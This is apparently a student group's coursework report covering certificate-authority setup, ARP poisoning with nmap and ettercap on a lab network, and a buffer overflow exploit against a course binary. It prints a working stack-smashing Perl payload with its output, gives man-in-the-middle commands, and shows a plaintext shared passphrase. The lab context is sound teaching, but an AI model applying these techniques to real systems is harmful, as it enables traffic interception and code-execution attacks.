Assignment 2 : Your Own Certificate Authority [Sliding Part]

Making one's own Certificate Authority allows for the signing of multiple server certificates using the same CA. For the completion of this part of the assignment, we used Apache and openssl. Following are the steps that were performed in our linux firewall to create all the necessary files.

NOTE: *The passphrase used in every step required is* ***abcd1234***

1. Generate the Certificate Authority Key

- Using the command *openssl genrsa -des3 -out ca.key 4096* generates a CA key that is 4096 bits in length
- The passphrase for ca.key : abcd1234

2. Use the Certificate Authority Key to build the certificate itself

- *openssl req -new -x509 -days 365 -key ca.key -out ca.crt*
- Set Organization to be “Group12_F16” and Common Name to be “10.229.12.2 CA”

3. Generate a Server Key and request for signing (csr)

This step creates a server key, and a request that you want it signed (the .csr file) by the Certificate Authority.

- Using the command *openssl genrsa -des3 -out server.key 4096* generates a server key that is 4096 bits in length
- The passphrase for server.key : abcd1234
- openssl req -new -key server.key -out server.csr
- Set Organization to be “Group12_F16 Web Services” and Common Name to be “10.229.12.2”, since this should match the IP address that has been specified in the Apache configuration.

4. Sign the certificate signing request (csr) with the self-created Certificate Authority (CA) private key

- *openssl ca -policy policy_anything -config /etc/ssl/openssl.cnf -days 365 -cert ca.crt -keyfile ca.key -in server.csr -out server.crt*

- This command takes the signing request (csr) and makes a one-year valid signed server certificate (crt) out of it. In doing so, we need to tell it which Certificate Authority (CA) to use, which CA key to use, and which Server key to sign.
- This certificate has been signed for 365 days and will need to be signed again after a year
- *policy_anything* specifies that we are using the 'policy_anything' policy from our openssl.conf file. This is a relaxed policy in which the name, country, etc. in the certificate does not need to match those used by the certificate authority. Not using policy_anything, and using a more restrictive policy such as policy_match would mean that the fields in the server certificate would need to match the fields specified by the concerned certificate authority.

5. Create an insecure version of server.key

- We create an insecure version of the server.key. The insecure one will be used for when Apache starts, and will not require a password with every restart of the web server.
- *openssl rsa -in server.key -out server.key.insecure*
- *mv server.key server.key.secure*
- *mv server.key.insecure server.key*

6. Transfer all the files created on the virtual Linux firewall to lab machine and forward them onto the Windows virtual machine

- scp all 6 files created in the above six steps on the lab machine
- scp the same 6 files to the Windows virtual machine


6. Configure the web server to use the Group12_F16 Web Services certificate that was signed

- In order to get the HTTPS server to run, we copied the 6 files sent to the Windows virtual machine in step 5 into C:/Program Files/Apache Software Foundation/Apache2.2/conf
- We configured our Windows Firewall to allow port 443
- We edited the httpd.conf file and uncommented the following lines to enable them:
    - LoadModule ssl_module modules/mod_ssl.so

    - Include conf/extra/httpd-ssl.conf
- We went into the httpd-ssl.conf file and made the following change:
    - ServerName Group12_F16:443

7. Use web browser to access web server (before loading the CA)

- Visit https://10.229.12.2/
- We verified that the certificate authority that signed the certificate is not recognized by the browser




8. Use web browser to access web server (after loading the CA)

- We installed the CA onto the server by simply clicking on ca.crt and installing it into the Trusted Root Certification Authorities.
- Finally, after restarting the server, we followed the steps described here (http://stackoverflow.com/questions/681695/what-do-i-need-to-do-to-get-int

ernet-explorer-8-to-accept-a-self-signed-certific) to insert the server certificate into Internet Explorer

- Visit https://10.229.12.2/
- We verified that the certificate authority that signed the certificate is now recognized by the browser



The file types that we encountered during this process were .key, .crt and .csr.

.key → The *genrsa* command was used to generate RSA keys, which were encrypted with a password provided by us, and written to the disk as a .key file. The encryption using a private key/public key pair ensures that the data can be encrypted by one key but can only be decrypted by the other key pair. The trick in a key pair is to keep one key secret (the private key) and to distribute the other key (the public key) to everybody. Anybody can send us an encrypted message, that only we will be able to decrypt. Similarly , we can certify that a message is only

coming from us, because we have encrypted it with our private key, and only the associated public key will decrypt it correctly.
.crt → This is the file extension for a digital certificate file used with a web browser. .crt files are used to verify a secure website's authenticity, distributed by certificate authority (CA) companies. A .crt file allows a web browser to connect securely using the SSL protocol.

.csr → A certificate signing request is a specially formatted encrypted message sent from a SSL digital certificate applicant to a certificate authority (CA). The CSR validates the information the CA required to issue a certificate.

Some JARs need to be signed, for example a JAR containing a Java Applet that requires certain privileges. Signing means that a digital signature is used to authenticate the author of the JAR. Ideally, but not necessarily, this somebody is a trusted Certificate Authority (CA). In this case, we have created our own CA. The process of generating signed Java code, signed by this particular Certificate Authority (CA) is as follows:
(source: https://www.digicert.com/code-signing/java-code-signing-guide.htm)

1. Create a Java Keystore file

- Create the keystore and key by running the following command at the command prompt:
  keytool -genkey - keyalg RSA -keysize 2048 -alias myFirstKey -keystore myKeystore.jks -validity 360
- Select a password for the keystore and enter the rest of the information as prompted
- This command creates a Java keystore file named myKeystore.jks
- This is the process of creating a new key, either adding it to an existing keystore or creating a new one. The key will automatically be self-signed and is essential in the process for signing code

2. Sign the JAVA .jar files using the jarsigner tool

- Making use of the (self-signed) key generated in step 1, use Jarsigner to sign and to verify the signature on .jar files
  jarsigner.exe -keystore myKeystore -verbose jarfiller-example.jar myFirstKey

- The jarsigner generates signed Java JAR code, the signature aiding in the authentication of the author of the jar file in question

Signing a Web Server Certificate involves the creation of a key, a certificate signing request and finally, creation of the certificate using the previous two files. All of this can be done using openssl to create .key, .csr and .crt files.
In contrast, signing Java code files requires the use of the Java Development Kit (JDK). Tools like keytool and jarsigner are used in producing keys and signing JAR files, resulting in the creation of .jks and signer .jar files.

Assignment 3 : ARP Poisoning

Step 1:

a) Determining the IP Addresses of the victim hosts

Using **nmap -sP 10.229.100.0/24** and ignoring the IP addresses from 10.229.100.1-13 and 10.229.100.95-97 as they are connected to the students and TAs respectively, we were able to determine the victim host IP addresses as follows:

10.229.100.55
10.229.100.101
10.229.100.102

b) Determining the services running on each victim hosts

The services running on each victim host were gotten using **nmap -sV (their IP address)**. The services are as follows:

10.229.100.55:
Interesting ports on 10.229.100.55:
Not shown: 1659 closed ports
PORT STATE SERVICE VERSION
7/tcp open echo
9/tcp open discard?
13/tcp open daytime?
17/tcp open qotd Windows qotd
19/tcp open chargen
25/tcp open smtp Microsoft ESMTP 5.0.2172.1
42/tcp open wins Microsoft Windows Wins
53/tcp open domain Microsoft DNS
80/tcp open http Microsoft IIS webserver 5.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds
515/tcp open printer Microsoft lpd
548/tcp open afpovertcp?
1025/tcp open mstask Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)

1029/tcp open mstask Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1032/tcp open mstask Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1033/tcp open msrpc Microsoft Windows RPC
3372/tcp open msdtc?
3389/tcp open microsoft-rdp Microsoft Terminal Service
6142/tcp open http Microsoft IIS webserver 5.0
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13-TCP:V=4.11%I=7%D=12/2%Time=5841EE05%P=i486-slackware-linux-gnu%r
SF:(NULL,15,"9:49:11\x20PM\x2012/2/2016\n")%r(GenericLines,15,"9:49:11\x20
SF:PM\x2012/2/2016\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3372-TCP:V=4.11%I=7%D=12/2%Time=5841EE11%P=i486-slackware-linux-gnu
SF:%r(GetRequest,6,"\xa8\xa0\x0c\0x\x01")%r(RTSPRequest,6,"\xa8\xa0\x0c\0x
SF:\x01")%r(HTTPOptions,6,"\xa8\xa0\x0c\0x\x01")%r(Help,6,"\xa8\xa0\x0c\0x
SF:\x01")%r(SSLSessionReq,6,"\xa8\xa0\x0c\0x\x01")%r(FourOhFourRequest,6,"
SF:\xa8\xa0\x0c\0x\x01")%r(LPDString,6,"\xa8\xa0\x0c\0x\x01")%r(NessusTPv1
SF:0,6,"\xa8\xa0\x0c\0x\x01");

10.229.100.101:
Interesting ports on 10.229.100.101:
Not shown: 1676 closed ports
PORT STATE SERVICE VERSION
22/tcp open tcpwrapped
111/tcp open rpcbind 2 (rpc #100000)
113/tcp open ident OpenBSD identd
6000/tcp open X11 (access denied)

10.229.100.102:
Interesting ports on 10.229.100.102:
Not shown: 1676 closed ports

PORT STATE SERVICE VERSION
22/tcp open tcpwrapped
111/tcp open rpcbind 2 (rpc #100000)
113/tcp open ident OpenBSD identd
6000/tcp open X11 (access denied)

c) Determining the OS of each victim host

The victim's OS and OS versions were gotten using **nmap -O (their IP address)**. Their operating system is as follows:
10.229.100.55:
MAC Address: 00:50:56:96:45:AE (VMWare)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server, or Windows XP

10.229.100.101:
MAC Address: 00:50:56:96:45:AC (VMWare)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.7 - 2.6.11

10.229.100.102:
MAC Address: 00:50:56:96:45:AA (VMWare)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.7 - 2.6.11

The feature probed for by nmap that is the most crucial for identifying a victim hosts particular OS is the TCP/IP stack fingerprinting. With this feature, nmap will send a series of packets to the ports of the host and examine the responses to help build a fingerprint of the OS for the victim host, which it then compares with a lookup table to help match with the gotten fingerprint. In this, the most crucial part towards getting the fingerprint is getting the response from the open ports. This is because closed ports don't give us much in the way of information, but open ports are what really allow us to determine what the OS of a host is. Between 10.229.100.55 and 10.229.100.101/10.229.100.102, both of which we are unable to get the exact OS, the more difficult one to determine are the Linux based hosts

(10.229.100.101/10.229.100.102). This is because most of the ports are closed on these victim hosts, and given that the differences between 2.4.x and 2.6.x are that 2.6.x included new features but the IP stack was similar, that means it's hard to distinguish between the two without having more info. However, given that we know our own VMs are Windows XP and Linux 2.6.26, the odds are that 10.229.100.55 is a Windows XP OS and that 10.229.100.101 and 10.229.100.102 are Linux 2.6.2 OS'.

Step 2:

a) Determining the victim hosts

The victim hosts are those characterized above, associated to the following IP addresses:
10.229.100.55
10.229.100.101
10.229.100.102

b) Determining the connections initiated

The connections initiated are between 10.229.100.55 and 10.229.100.101, where 10.229.100.55 plays the role of the server and 10.229.100.101 plays the role of the client, and 10.229.100.55 and 10.229.100.102 where 10.229.100.55 plays the role of the server and 10.229.100.102 plays the role of the client.

Using **arp:remote** in the command line (seen in additional info) we also see there's a connection between 10.229.100.101 and 10.229.100.102. There is no defined role of server and client between the two.

c) Determining the services on the connections

The services on the connection between 10.229.100.55 and 10.229.100.101 are HTTP services on port 80.

The services on the connection between 10.229.100.55 and 10.229.100.102 are HTTP services on port 80.

The services on the connection between 10.229.100.101 and 10.229.100.102 are SSH services on port 22.

d) Identifying the nature of the transferred contents

The nature of the transfers between the hosts are that host 10.229.100.102 downloads an image file called image.jpg from the server of 10.229.100.55. Whereas for 10.229.100.101, it downloads an audio file called sound.mp3 from the server of 10.229.100.55.

For the nature of the transfers between 10.229.100.101 and 10.229.100.102, we don't exactly know as the packets are encrypted. However, given this is a SSH connection, there would be no contents (i.e files) transferred, so the encrypted packets are just the communication between the two hosts.

Additional Information:

i) The ARP activity before and after ARP poisoning

Using **tcp arp -w tcpdumpArp.pcap** and
ettercap -T -M arp /10.229.100.55,101,102/ /10.229.100.55,101,102/, the ARP activity can be fully seen in tcpdumpArp.pcap. This was run for 1 minute before starting the ARP poisoning, 1 minute during the ARP poisoning and 1 minute after the ARP poisoning. A truncated version of these activities are both explained and shown below:

ARP activity before:
Here, before the ARP poisoning, when ARP requests are sent, the proper IP address will be associated with the proper MAC address.

arp who-has 10.229.100.101 tell 10.229.100.55
arp reply 10.229.100.101 is-at 00:50:56:96:45:ac (oui Unknown)
arp who-has 10.229.100.101 tell 10.229.100.55
arp reply 10.229.100.101 is-at 00:50:56:96:45:aa (oui Unknown)
arp who-has 10.229.100.55 tell 10.229.100.12
arp reply 10.229.100.55 is-at 00:50:56:96:45:ae (oui Unknown)

ARP activity during:
Here, while ARP poisoning is happening, the host doing the ARP poisoning (in this case, 10.229.100.12) will replace the MAC addresses of all affected hosts with their own MAC address to have the packets go through them.

arp reply 10.229.100.101 is-at 00:50:56:96:28:e3 (oui Unknown)
arp reply 10.229.100.101 is-at 00:50:56:96:28:e3 (oui Unknown)
arp reply 10.229.100.55 is-at 00:50:56:96:28:e3 (oui Unknown)

ARP activity after:
After ARP poisoning has stopped, the ARP requests for IP addresses will get re-mapped to their proper MAC addresses, allowing communication and packet flow to go back to normal.

arp reply 10.229.100.101 is-at 00:50:56:96:45:ac (oui Unknown)
arp reply 10.229.100.101 is-at 00:50:56:96:45:aa (oui Unknown)
arp reply 10.229.100.55 is-at 00:50:56:96:45:ae (oui Unknown)

ii) The captured packets from communication between the hosts

These packets were gotten using **tcp -s0 -w tcpdump.pcap** and
ettercap -T -M arp:remote // // and are stored in the file tcpdump.pcap inside the pcapFiles.tar.gz archive. The main reason for using -s0 is because the size of some packets can exceed the standard 68 or so bytes that tcp usually reads, which means we can miss out on crucial data, so it becomes necessary to make sure it's set at the max so all packets are acquired. The packets are also in the ettercap.pcap file (described below). This was run for 5 minutes.

iii) The reconstructed contents from the victim hosts communications

We were able to reconstruct both files transmitted by 10.229.100.55, image.jpg and sound.mp3. image.jpg is attached below and also included in the files for ARP poisoning. sound.mp3 is included in the files for ARP poisoning. image.jpg was gotten through Wireshark. sound.mp3 was gotten through using Wireshark to get the put together packets, then taking all bytes starting at ID3 and putting them together to reconstruct sound.mp3.

iv) The output gotten from ettercap

Using the command **ettercap -T -w ettercap.pcap -M arp:remote // //** and running for roughly 5 minutes, we were able to get the output ettercap.pcap, which is included in the submission. This was used to help us determine the services between the victim hosts and to help extract the contents of the packets sent between the victim hosts.

Assignment 3 : Buffer Overflows

a) What the program actually does:

The program starts by saying hello <arg1> and prompting for input. It takes that input and outputs it with the case reversed on the first 10 inputted characters. Even though it only modifies the first 10 characters, it does not verify the length of the input allowing for stack smashing.

b) What the buffer size used by the program was and how we figured it out:

The buffer size appears to be 7 words (28 bytes). This was discovered by following the method shown in the example slides. When using ""perl -e 'print pack("C*",0x20..0x7E)."\n"' as the input for the weak program, the core dump from the resulting segmentation fault shows that the return address was overwritten with "0x3f3e3d3c". This means that 0x20 - 0x3b was able to fit in the stack before the return address was overwritten which would allow for 28 bytes to be written to the stack. There is a possibility that the buffer is smaller than this and the rest of the space was used to store local variables, but if this is the case, those variables are not needed later on because the program will run without any errors if 27 bytes are inputted (allowing for the null terminator to make 28). If 28 or more characters are inputted, a segmentation fault will happen.

c) How we determined how to call the function that produced the desirable output:

By using objdump as shown in the slides. objdump --full-contents shows that the string "Magic cookie found!" is stored slightly after address 0x0809f260. Doing a search for 0x0809f26 in the objdump --disassemble reveals that the string is accessed in the line:

```
804822d:    68 68 f2 09 08                  push   $0x809f268
```

Testing at redirecting the program to return to the lines shortly before this one shows that 0x08048222 - 0x0804822d will result in "Magic cookie found!" being printed. So the part of the program that prints this string is shown below.

```
8048222:    90                              nop
```

```
8048223:  90                 nop
8048224:  55                 push   %ebp
8048225:  89 e5              mov    %esp,%ebp
8048227:  83 ec 08           sub    $0x8,%esp
804822a:  83 ec 0c           sub    $0xc,%esp
804822d:  68 68 f2 09 08     push   $0x809f268
8048232:  e8 d9 0c 00 00     call   0x8048f10
8048237:  83 c4 10           add    $0x10,%esp
804823a:  c9                 leave
804823b:  c3                 ret
```

d) The source code for the exploit is this small perl script:

```
print pack("C*",0x41..0x5c) . pack("V", 0x8048222) . pack("V", 0x8048572)."\n"
```

It can be run directly in the terminal by typing:

```
perl -e 'print pack("C*",0x41..0x5c) . pack("V", 0x8048222) . pack("V", 0x8048572)."\n"' | ./weak
```

On our linux virtual machine, the result of executing this command is:

```
root@cs333fw12:~>perl -e 'print pack("C*",0x41..0x5c) . pack("V", 0x8048222) . pack("V", 0x8048572)."\n"' | ./weak
Hi
Enter one line and press return.
abcdefghijklMNOPQRSTUVWXYZ[\$r
Magic cookie found!
root@cs333fw12:~>
```

e) How our exploit works and why it is structured the way it is

The exploit first fills up the buffer and space in the stack to make it so that the next 4 bytes of input will overwrite the return value in the stack. The "pack("C*",0x41..0x5c)" part takes care of filling up the buffer with 28 characters from A to \. Then pack("V", 0x8048224) places the new desired return address in little-endian order so that it can be properly read by the program as if it were the legitimate return address. With this the program will later use the overwritten

address and will thusly "return" to the section of the code that prints "Magic cookie found!".

f) How the exploit does not cause the program to terminate abnormally

The second packed address (pack("V", 0x8048572)) is used to cause the program to terminate normally. This address of 0x8048572 was discovered as the original return address that the program was supposed to go back to if no stack smashing had occurred. This was discovered by using gdb to iterate through a normal execution of the program by using the finish command to jump to the next return.

When using this address to overwrite the return address, the program behaves normally because nothing is out of place. By placing this address after the faked return address in the stack, it will remain there after the fake return address has been popped from the stack. It will then end up being used as the return address for the function that prints "Magic cookie found!" in such a way that the program will continue as normal because it has ended up back on its normal tracks.

So essentially, the program will be diverted into the function that prints "Magic cookie found" and will then be sent back to where it was supposed to go and terminate as if nothing went wrong.

Workload Distribution

Group 12 followed an “equal contribution” model for the sliding part of assignment 2 and the non-sliding part of assignment 3. While Deborsi primarily worked on the certificate authority, Tiegan worked on ARP Poisoning and Jeff worked on the Buffer Overflow section. All of the group members are happy and satisfied with each other’s contribution towards the completion of the assignment (s).